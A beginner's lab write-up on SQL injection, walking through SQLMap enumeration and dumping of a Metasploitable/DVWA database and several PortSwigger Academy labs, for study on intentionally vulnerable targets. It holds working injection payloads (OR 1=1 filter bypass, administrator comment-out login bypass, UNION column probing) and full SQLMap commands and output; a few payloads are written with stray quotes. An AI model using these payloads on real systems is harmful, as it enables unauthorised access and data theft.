

Learning SQL Injection

A beginner's hands-on walkthrough — from “what even is this?” to actually breaking into a database

Written by Imon Hosen

When I first got handed an assignment on SQL injection, I'll be honest — I could run the commands people told me to run, and stuff would happen on screen, but I had no real idea *why* any of it worked. The tutorials I found mostly threw payloads at me without explaining the thinking behind them.

So once it finally clicked, I sat down and wrote up everything the way I wish someone had explained it to me on day one. If you're a complete beginner, my goal is that you can read this top to bottom and actually understand what's going on — not just copy-paste commands. At the end I'll walk through the labs I solved, with the real screenshots from my own machine.

Quick disclaimer: everything here was done on **intentionally vulnerable practice machines** (Metasploitable 2 and PortSwigger's training labs). Never point these techniques at a system you don't own or have permission to test. That's the line between a security student and a criminal.

First, what's a database and what's SQL?

Before you can understand the *attack*, you need a rough idea of what's being attacked. Bear with me for two minutes.

A **database** is just organised information stored in tables — think of a spreadsheet. A website like an online shop has a table of products, a table of users, and so on. When you visit the shop and click “Gifts,” the website has to go ask the database: “hey, give me all the products in the Gifts category.”

The language it uses to ask that question is **SQL** (Structured Query Language). A real query looks like this:

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

In plain English that reads: “give me everything (*) from the products table where the category is Gifts and the product has been released.” The `released = 1` part is the shop hiding unreleased products from customers.

The thing to hold onto: the website builds this SQL sentence partly out of what YOU typed. The word “Gifts” came from you clicking a category. That detail is the whole game.

So what actually IS SQL injection?

Here's the core idea, and once it lands the rest is easy.

The website takes your input and **pastes it straight into the SQL sentence**. If the site is careless and doesn't check what you typed, then you're not just filling in a blank — you can change the grammar of the sentence itself.

Imagine the website is a person reading instructions off a card, and you get to write part of the card. A normal user writes “Gifts.” But what if I write something sneaky like

```
' Gifts' OR 1=1 --
```

Now the sentence the database reads becomes:

```
SELECT * FROM products WHERE category = 'Gifts' OR 1=1 --' AND released = 1
```

Look at what happened. I closed off the quote after Gifts, then added `OR 1=1` — and `1=1` is *always* true. So the “where” condition is now true for every single row. Then the `--` turns the rest of the line into a comment, so the `released = 1` filter gets ignored completely. Result: the database hands over **everything**, including the hidden unreleased products.

That's it. That's SQL injection. You trick the database into running a question it was never supposed to run, because the website forgot to check your input properly.

The two little tricks you'll see over and over: a single quote ' to break out of the original text, and -- to comment out whatever comes after so the rest of the query doesn't trip you up.

Part 2 — Doing it for real with SQLMap

Typing payloads by hand is fine for learning, but real testers use a tool called **SQLMap** that automates the whole thing. It figures out if a page is vulnerable, what kind of database is behind it, and then pulls out the data for you.

My target was **Metasploitable 2** — a deliberately broken Linux machine you can download and attack legally for practice. Running on it is **DVWA** (Damn Vulnerable Web Application), which has a SQL injection page built specifically to be exploited. My attacking machine was **Kali Linux**, which comes with SQLMap already installed.

Step 0 — Finding the target (where I hit my first snag)

Both machines were running as VMs on my home WiFi. The first thing I needed was Metasploitable's IP address. The usual trick is a tool called `netdiscover`:


```
sudo netdiscover -r 192.168.1.0/24
```

...except it found nothing. Zero hosts. That threw me for a bit. Turns out `netdiscover` relies on ARP, which doesn't always behave depending on how the VMs are networked. Rather than fight it, I just logged into the Metasploitable machine directly and ran `ifconfig` to read its IP off the screen. It was **192.168.139.130**. Lesson learned: if one method stalls, there's usually a simpler way.

Step 1 — Can I even reach it?

Before anything fancy, I checked that my Kali box could actually talk to the target. A simple ping:

```
ping -c 4 192.168.139.130
```

A terminal window titled 'kali@kali: ~' with a menu bar containing 'Session', 'Actions', 'Edit', 'View', and 'Help'. The prompt is '(kali@kali)-[~]'. The user enters '\$ ping -c 4 192.168.139.130'. The output shows four successful ping responses from 192.168.139.130 with varying times (7.02 ms, 0.849 ms, 0.600 ms, 0.488 ms). Below this, it shows '192.168.139.130 ping statistics' with '4 packets transmitted, 4 received, 0% packet loss, time 3042ms' and 'rtt min/avg/max/mdev = 0.488/2.238/7.015/2.761 ms'. The prompt returns to '(kali@kali)-[~]' with a dollar sign and a cursor.

```
kali@kali: ~
Session Actions Edit View Help
(kali@kali)-[~]
$ ping -c 4 192.168.139.130
PING 192.168.139.130 (192.168.139.130) 56(84) bytes of data.
64 bytes from 192.168.139.130: icmp_seq=1 ttl=255 time=7.02 ms
64 bytes from 192.168.139.130: icmp_seq=2 ttl=255 time=0.849 ms
64 bytes from 192.168.139.130: icmp_seq=3 ttl=255 time=0.600 ms
64 bytes from 192.168.139.130: icmp_seq=4 ttl=255 time=0.488 ms


— 192.168.139.130 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3042ms
rtt min/avg/max/mdev = 0.488/2.238/7.015/2.761 ms
(kali@kali)-[~]
$
```

Four packets sent, four received, zero lost. We have a connection.

All four packets came back with 0% loss, so the path is clear. If ping had failed, there'd be no point continuing — SQLMap would never reach the target either. Always rule out the boring problems first.

Step 2 — Turning the security down to LOW

DVWA lets you set a difficulty level. At **LOW**, it does absolutely no checking of your input — it pastes whatever you type straight into the SQL query. That's exactly the careless behaviour we talked about earlier, so it's the right place to start learning.




DVWA security level set to Low.

Step 3 — Grabbing the session cookie

Here's a thing that confused me at first. DVWA makes you log in, and it remembers you're logged in using a **session cookie** — a little token your browser carries around. SQLMap is a separate program from my browser, so it has no idea I'm logged in. If I don't hand it the cookie, the server just keeps bouncing it to the login page.

To find the cookie I opened Firefox's developer tools. Small note: pressing F12 did nothing on my setup, so I used Ctrl + Shift + I instead, then went to the Storage tab.



The two cookies that matter: PHPSESSID (my session) and security=low.

The two values I needed were PHPSESSID (proves who I am) and security=low (the difficulty setting).

Step 4 — First attempt... and a face-plant

Feeling confident, I fired off my first SQLMap command to list the databases. And it told me, flatly, that nothing seemed injectable:

```
kali@kali: ~  
Session Actions Edit View Help  
[12:29:25] [WARNING] GET parameter 'id' does not seem to be injectable  
[12:29:25] [WARNING] GET parameter 'Submit' does not appear to be dynamic  
[12:29:25] [WARNING] heuristic (basic) test shows that GET parameter 'Submit' might not be injectable  
[12:29:25] [INFO] testing for SQL injection on GET parameter 'Submit'  
[12:29:25] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'  
[12:29:25] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'  
[12:29:25] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'  
[12:29:25] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'  
[12:29:26] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'  
[12:29:26] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'  
[12:29:26] [INFO] testing 'Generic inline queries'  
[12:29:26] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'  
[12:29:26] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'  
[12:29:26] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'  
[12:29:26] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'  
[12:29:27] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'  
[12:29:27] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'  
[12:29:27] [INFO] testing 'Oracle AND time-based blind'  
[12:29:27] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'  
[12:29:27] [WARNING] GET parameter 'Submit' does not seem to be injectable  
[12:29:27] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'  
[*] ending @ 12:29:27 /2026-06-14/  
(kali@kali)-[~]  
$
```

"all tested parameters do not appear to be injectable." Not what I wanted to see.

I stared at this for a minute. The page was *supposed* to be vulnerable. The problem turned out to be the cookie — my session had expired, so SQLMap was effectively knocking on a locked door. I grabbed a fresh PHPSESSID from the browser and also added `--level=2` to make SQLMap test a bit more aggressively. Including the stumble here on purpose, because this is the kind of thing that trips up beginners and the fix isn't obvious.

Step 5 — Listing every database (--dbs)

With a fresh cookie, I ran it again. The full command:

```
sqlmap -u "http://192.168.139.130/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=<fresh-id>; security=low" --dbs --batch
```

Breaking that down so it's not just magic: `-u` is the target URL, `--cookie` passes my login session, `--dbs` says "list the databases," and `--batch` just auto-answers SQLMap's yes/no questions so I don't have to babysit it.


```
kali@kali: ~  
Session Actions Edit View Help  
ON SELECT 1460)a GROUP BY x) AND 'qxAH'='qxAH6Submit=Submit  
Type: time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
Payload: id=1' AND (SELECT 4789 FROM (SELECT(SLEEP(5)))cXpK) AND 'OpiX'='OpiX6Submit=Submit  
Type: UNION query  
Title: Generic UNION query (NULL) - 2 columns  
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x716b6b6a71,0x6871527175696f6474414c5768644b786  
26e4547566c6275574d58787768495373594c4947504c46,0x71716a7671)-- -6Submit=Submit  
[12:33:49] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)  
web application technology: Apache 2.2.8, PHP 5.2.4  
back-end DBMS: MySQL >= 4.1  
[12:33:49] [INFO] fetching database names  
available databases [7]:  
[*] dvwa  
[*] information_schema  
[*] metasploit  
[*] mysql  
[*] owasp10  
[*] tikiwiki  
[*] tikiwiki195  
[12:33:49] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output  
/192.168.139.130'  
[*] ending @ 12:33:49 /2026-06-14/  
(kali@kali)-[~]  
$
```

Seven databases pulled straight off the server.

This time it worked beautifully. SQLMap confirmed the backend was MySQL and listed seven databases: `dvwa`, `information_schema`, `metasploit`, `mysql`, `owasp10`, `tikiwiki`, and `tikiwiki195`. Seeing that list appear was the moment it all felt real — I had just pulled the building's floor directory through a shopping cart filter.

Step 6 — Looking inside `information_schema`

Of those seven, **`information_schema`** is the interesting one. It's a special database that MySQL keeps about *itself* — a directory of every database, every table, every column, and (the juicy part) every user and what they're allowed to do. Attackers love it because it's a map of the whole server.

I asked SQLMap to list its tables:

```
sqlmap -u "...qli/?id=1&Submit=Submit" --cookie="PHPSESSID=<id>; security=low" -D  
information_schema --tables --batch
```

The new bit is `-D information_schema` (pick that database) and `--tables` (list its tables).

```
kali@kali: ~  
Session Actions Edit View Help  
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x716b6b6a71,0x6871527175696f6474414c5768644b786  
26e4547566c6275574d58787768495373594c4947504c46,0x71716a7671)-- -&Submit=Submit  
[12:35:45] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)  
web application technology: PHP 5.2.4, Apache 2.2.8  
back-end DBMS: MySQL > 4.1  
[12:35:45] [INFO] fetching tables for database: 'information_schema'  
[12:35:45] [WARNING] reflective value(s) found and filtering out  
Database: information_schema  
[17 tables]  
+-----+-----+  
| CHARACTER_SETS |  
| COLLATIONS |  
| COLLATION_CHARACTER_SET_APPLICABILITY |  
| COLUMN_PRIVILEGES |  
| KEY_COLUMN_USAGE |  
| PROFILING |  
| ROUTINES |  
| SCHEMATA |  
| SCHEMA_PRIVILEGES |  
| STATISTICS |  
| TABLE_CONSTRAINTS |  
| TABLE_PRIVILEGES |  
| USER_PRIVILEGES |  
| VIEWS |  
| COLUMNS |  
| TABLES |  
| TRIGGERS |  
+-----+-----+  
[12:35:45] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output  
/192.168.139.130'  
[*] ending @ 12:35:45 /2026-06-14/  
(kali@kali)-[~]  
$
```

Seventeen tables. The one I was after: `USER_PRIVILEGES`.

Seventeen tables came back. The one that caught my eye was **USER_PRIVILEGES** — because that's the table that says who's allowed to do what on the server.

Step 7 — Stealing the privilege list (--dump)

Last step: actually pull the contents of that table out. The `--dump` flag does exactly that.

```
sqlmap -u "...sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=<id>; security=low" -D  
information_schema -T USER_PRIVILEGES --dump --batch
```



```

Session Actions Edit View Help
+-----+-----+-----+-----+-----+-----+
| 'guest'@'| YES | NULL | NULL | PROCESS |
| 'guest'@'| YES | NULL | NULL | FILE |
| 'guest'@'| YES | NULL | NULL | REFERENCES |
| 'guest'@'| YES | NULL | NULL | INDEX |
| 'guest'@'| YES | NULL | NULL | ALTER |
| 'guest'@'| YES | NULL | NULL | SHOW DATABASES |
| 'guest'@'| YES | NULL | NULL | SUPER |
| 'guest'@'| YES | NULL | NULL | CREATE TEMPORARY TABLES |
| 'guest'@'| YES | NULL | NULL | LOCK TABLES |
| 'guest'@'| YES | NULL | NULL | EXECUTE |
| 'guest'@'| YES | NULL | NULL | REPLICATION SLAVE |
| 'guest'@'| YES | NULL | NULL | REPLICATION CLIENT |
| 'guest'@'| YES | NULL | NULL | CREATE VIEW |
| 'guest'@'| YES | NULL | NULL | SHOW VIEW |
| 'guest'@'| YES | NULL | NULL | CREATE ROUTINE |
| 'guest'@'| YES | NULL | NULL | ALTER ROUTINE |
| 'guest'@'| YES | NULL | NULL | CREATE USER |
+-----+-----+-----+-----+-----+-----+
| 'debian-sys-maint'@'| YES | NULL | NULL | SELECT |
| 'debian-sys-maint'@'| YES | NULL | NULL | INSERT |
| 'debian-sys-maint'@'| YES | NULL | NULL | UPDATE |
| 'debian-sys-maint'@'| YES | NULL | NULL | DELETE |
| 'debian-sys-maint'@'| YES | NULL | NULL | CREATE |
| 'debian-sys-maint'@'| YES | NULL | NULL | DROP |
| 'debian-sys-maint'@'| YES | NULL | NULL | RELOAD |
| 'debian-sys-maint'@'| YES | NULL | NULL | SHUTDOWN |
| 'debian-sys-maint'@'| YES | NULL | NULL | PROCESS |
| 'debian-sys-maint'@'| YES | NULL | NULL | FILE |
| 'debian-sys-maint'@'| YES | NULL | NULL | REFERENCES |
| 'debian-sys-maint'@'| YES | NULL | NULL | INDEX |
| 'debian-sys-maint'@'| YES | NULL | NULL | ALTER |
| 'debian-sys-maint'@'| YES | NULL | NULL | SHOW DATABASES |
| 'debian-sys-maint'@'| YES | NULL | NULL | SUPER |
| 'debian-sys-maint'@'| YES | NULL | NULL | CREATE TEMPORARY TABLES |
| 'debian-sys-maint'@'| YES | NULL | NULL | LOCK TABLES |
| 'debian-sys-maint'@'| YES | NULL | NULL | EXECUTE |
| 'debian-sys-maint'@'| YES | NULL | NULL | REPLICATION SLAVE |
| 'debian-sys-maint'@'| YES | NULL | NULL | REPLICATION CLIENT |
+-----+-----+-----+-----+-----+-----+

[12:39:44] [INFO] table 'information_schema.USER_PRIVILEGES' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.139.130/dump/information_schema/USER_PRIVILEGES.csv'
[12:39:44] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.139.130'

[*] ending @ 12:39:44 /2026-06-14/

```

The full privilege list, extracted. Notice all the YES columns.

And there it was — the complete list of users and their permissions. The part that made me sit up: the guest user had permissions like SUPER, SHUTDOWN, FILE, and DROP. In human terms, a “guest” could shut the whole database down, delete tables, or read files off the server. That's not a guest — that's basically an admin with a fake name tag. In a real company this would be a serious finding.

So what did Task 1 actually prove?

Stepping back, the whole exercise was a chain. Each step unlocked the next one:

- Ping confirmed I could reach the target.
- Low security meant the app didn't sanitise input — the door was unlocked.
- The cookie got SQLMap past the login.
- --dbs mapped out all the databases.
- --tables mapped the metadata database.
- --dump walked out with the privilege list.

Start to finish, a single unsanitised input field let me enumerate the entire server. The fix, by the way, is almost embarrassingly simple: use **parameterised queries** (also called prepared

statements) so user input can never change the SQL grammar, and don't hand out SUPER privileges to a guest account. But that's a story for another writeup.

Part 3 — The PortSwigger labs


To make sure I actually understood the concepts rather than just driving a tool, I worked through six labs on **PortSwigger's Web Security Academy**. These are hand-crafted — no SQLMap, just me and Burp Suite figuring out the right payload. Each one builds on the last. Here's how each went, with the screenshot proving it solved.

Lab 1 — Pulling hidden data out of a WHERE clause

This is the exact scenario from my explanation earlier. The shop filters products by category, and I needed to make it show unreleased ones. My input:

```
'Corporate gifts' OR 1=1 --
```

The `OR 1=1` makes the condition always true and the `--` kills the released filter. Every product, hidden or not, showed up.



Before — the lab sitting unsolved.

1 x +

Send Cancel < > Burp AI Target: https://0adf001b03d77b5b801e99aa00c8002d.web-security-academy.net

Request

Pretty Raw Hex

```
1 GET /filter?category=Corporate+gifts+OR+1=1 HTTP/2
2 Host: 0adf001b03d77b5b801e99aa00c8002d.web-security-academy.net
3 Cookie: session=EWZAQKYZ1YP2xFoL6dGyo7PgPmSjBhMV
4 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
5 Sec-Ch-Ua-Mobile: 70
6 Sec-Ch-Ua-Platform: "Linux"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/146.0.0.0 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
  ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer:
  https://0adf001b03d77b5b801e99aa00c8002d.web-security-academy.net/filter
  ?category=Corporate+gifts
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

Response

Pretty Raw Hex Render

Web Security Academy

SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

LAB Solved

Back to lab description >>

Congratulations, you solved the lab! Share your skills! Twitter LinkedIn Continue learning >>

Home

WE LIKE TO SHOP

0 highlights

Done


After the payload — solved.

Lab 2 — Logging in as admin without a password

This one targets a login form. The query checks username AND password. If I type the username as

```
'administrator' --
```

...the `--` comments out the entire password check. The database stops caring whether I know the password and just logs me in as administrator. Genuinely a little scary how clean it is.



Logged straight in as administrator.

Lab 3 — Counting the columns

Now things get more technical. To pull data from *other* tables, you use a UNION — but a UNION only works if your injected query has the same number of columns as the original. So first you have to find that number. The trick is to add NULLs one at a time until it stops erroring:

```
' UNION SELECT NULL,NULL,NULL --
```

NULL fits any column type, so it's the safe probe. When three NULLs worked without error, I knew the query returns three columns.

DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderComparerLoggerOrganizerExtensionsDiscover

123x+

SendCancel<>Burp AI

Target: https://0abc008a0317584981b834ff00e4000e.web-security-academy.net

Request

PrettyRawHex

```
1 GET /filter?category=Food+%26+Drink'+UNION+SELECT+NULL,NULL,NULL--+ HTTP/2
2 Host: 0abc008a0317584981b834ff00e4000e.web-security-academy.net
3 Cookie: session=we6vtP6by5S1SK87mERSGbi3oAdNZDZ
4 Sec-Ch-Ua: "Chromium";v="149", "Not(A;Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "macOS"
7 Accept-Language: en-GB,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/149.0.0.0 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
  ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer:
  https://0abc008a0317584981b834ff00e4000e.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

Response

PrettyRawHexRender

WebSecuAcademy

SQL injection UNION attack, determining the number of columns returned by the query

LAB Solved

Back to lab description

Congratulations, you solved the lab!

Share your skills! Continue learning >>

Home | My account

WE LIKE TO SHOP

Feed & Details

